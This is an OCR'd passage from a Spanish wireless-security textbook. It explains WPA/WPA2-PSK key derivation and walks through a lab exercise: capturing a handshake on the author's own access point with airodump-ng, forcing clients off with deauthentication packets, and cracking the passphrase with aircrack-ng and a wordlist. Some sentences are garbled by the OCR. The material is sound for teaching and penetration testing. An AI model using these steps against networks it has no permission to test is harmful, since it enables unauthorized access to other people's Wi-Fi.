
17.5.4. Suplantación de autenticación crackeando WEP

En el ejercicio anterior, si el cliente legítimo se desconecta de repente de la red, nosotros no seríamos capaces de reproducir los paquetes con el punto de acceso ya que no acepta paquetes de los clientes no asociados.

Sus envíos serían un certificado falso de autenticidad y de asociación con la autenticación de clave compartida que hemos aprendido en el último capítulo, mientras estamos tratando de romper el protocolo WEP. Inicia sesión como cliente legítimo de la red y comprueba si aún eres capaz de inyectar paquetes en la red y si el punto de acceso acepta y responde a ello WPA/WPA2. WPA (WPA v1 como se le conoce a veces), utiliza principalmente el algoritmo de cifrado TKIP. TKIP está orientado a mejorar WEP sin necesidad de implementar nuevo hardware para ejecutarlo. WPA2 en contraste utiliza obligatoriamente el algoritmo AES-CCMP para el cifrado, que es mucho más potente y robusto que TKIP.

Ambos WPA y WPA2 permiten la autenticación basada en EAP, el uso de servidores Radius (Enterprise) o una clave precompartida PSK basada en el sistema de autenticación WPA/WPA2 PSK es vulnerable a un ataque de diccionario. Las fases necesarias para este ataque son el saludo de cuatro vías WPA entre cliente y punto de acceso y una lista de palabras que contienen frases comunes. Luego, utilizando herramientas como Aircrack-ng, se puede tratar de romper la contraseña PSK WPA / WPA2.

Una ilustración del saludo de cuatro vías se muestra en la siguiente pantalla:




La forma en que trabaja WPA/WPA2 PSK se deriva de las sesiones por clave llamada **clave transitoria por parejas (PTK o Pairwise Transitien Key)**, con el Pre-Shared Key y cinco parámetros: **SSID de la red, Nounce autenticador (ANoncen), Nounce Suplicante (SNounce), autenticador de dirección MAC (Acces Point MAC) y suplicante de dirección MAC (Suplicant MAC Address (Wi-Fi cliente MAC))**. Esta clave se utiliza para cifrar todos los datos entre el punto de acceso y el cliente.

Un atacante que está escuchando toda esta conversación, auditando el aire, puede conseguir los cinco parámetros mencionados en el párrafo anterior. Lo único que no tiene es la clave pre-compartida. Entonces, ¿cómo se crea la clave pre-compartida (pre-shared Key o PSK? Se obtiene mediante el uso de la frase de contraseña o frase de paso WPA-PSK suministrada por el usuario, junto con el SSID. La combinación de estas dos se envía a través de la **Derivación de contraseña de la base de funciones clave (PBKDF2 o Password Based Key Derivation Function)**, que emite la clave compartida de 256-bit.
En un típico ataque de diccionario WPA/WPA2 PSK, el atacante utiliza un diccionario de frases posibles con la herramienta de ataque. La herramienta obtiene la Pre-Shared Key de 256-bit de cada una de las frases y usándola con los otros parámetros, se describe la creación de la mencionada PTK. La PTK se utilizará para verificar la comprobación **de integridad del mensaje (MIC Message Integrity Check)** en cada uno de los paquetes del apretón de manos (handshake). Si coincide, entonces la frase del diccionario era correcta, de lo contrario, era incorrecta. Finalmente, si la red autorizada la frase existente en el diccionario, será identificado. Así es exactamente como el cracking WPA/WPA2 PSK funciona. La figura siguiente ilustra los pasos a seguir:

En el siguiente ejercicio, vamos a ver cómo romper una red inalámbrica WPA-PSK. Los mismos pasos exactos estarán involucrados para romper una red WPA2-PSK con CCMP (AES).


Siga las instrucciones para comenzar:

1. Primero vamos a conectar a nuestro punto de acceso y configurarlo para utilizar WPA-PSK. Vamos a establecer la contraseña en **abcdefgh** WPA-PSK, por lo que es vulnerable a un ataque de diccionario:




2. Iniciamos airodump-ng con el comando airodump-ng -bssid 00:21:91:D2:8E:25 –channel 11 –write WPACrackingDemo mon0 para comenzar a capturar y almacenar todos los paquetes de nuestra red:


3. Ahora podemos esperar a que un nuevo cliente se conecte al punto de acceso para que podamos capturar el apretón de manos WPA de cuatro vías o podemos enviar una difusión de autenticación de paquetes para obligar a los clientes a volver a conectarse. Nosotros hacemos lo último para acelerar las cosas:




4. Tan pronto como se captura de un apretón de manos WPA, airodump-ng va a indicar en la esquina superior derecha de la pantalla como WPA Handshake: seguido por BSSID del punto de acceso:




Podemos parar airodump-ng ahora. Vamos a abrir el archivo .pcap en **Wireshark** y ver el saludo de cuatro vías. Su terminal de **Wireshark** debe verse como la siguiente captura de pantalla. He seleccionado el primer paquete del saludo de cuatro vías del archivo, en la siguiente captura de pantalla. Los paquetes del apretón de manos son unas de cuyo protocolo es la **clave EAPOL:**




5. Ahora vamos a empezar el ejercicio clave de cracking real. Para esto, necesitamos un diccionario de palabras comunes. Backtrack incluye un archivo de diccionario darc0de.lst que mostramos en la siguiente captura de pantalla. Es importante señalar que el en el cracking de WPA usted es tan bueno como lo sea su diccionario. Backtrack incluye algunos diccionarios, pero estos pueden ser insuficientes. Las contraseñas que la gente elige dependen de un montón de cosas. Esto incluye cosas como a que país pertenecen los usuarios, los nombres comunes y frases en esa región, la conciencia de seguridad de los usuarios y montón de otras cosas. Esto te puede dar una idea de que palabras deberíamos agregar al diccionario cuando vamos a llevar a cabo una prueba de penetración:



6. Ahora vamos a invocar aircrack-ng con el archivo pcap como entrada y un enlace al archivo de diccionario como se muestra en la captura de pantalla:



7. Aircrack-ng usa el archivo de diccionario para tratar varias combinaciones de frases de paso y trata de romper la clave. Si la contraseña está presente en el archivo de diccionario, con el tiempo la romperá y la pantalla será similar a la de la captura de pantalla:



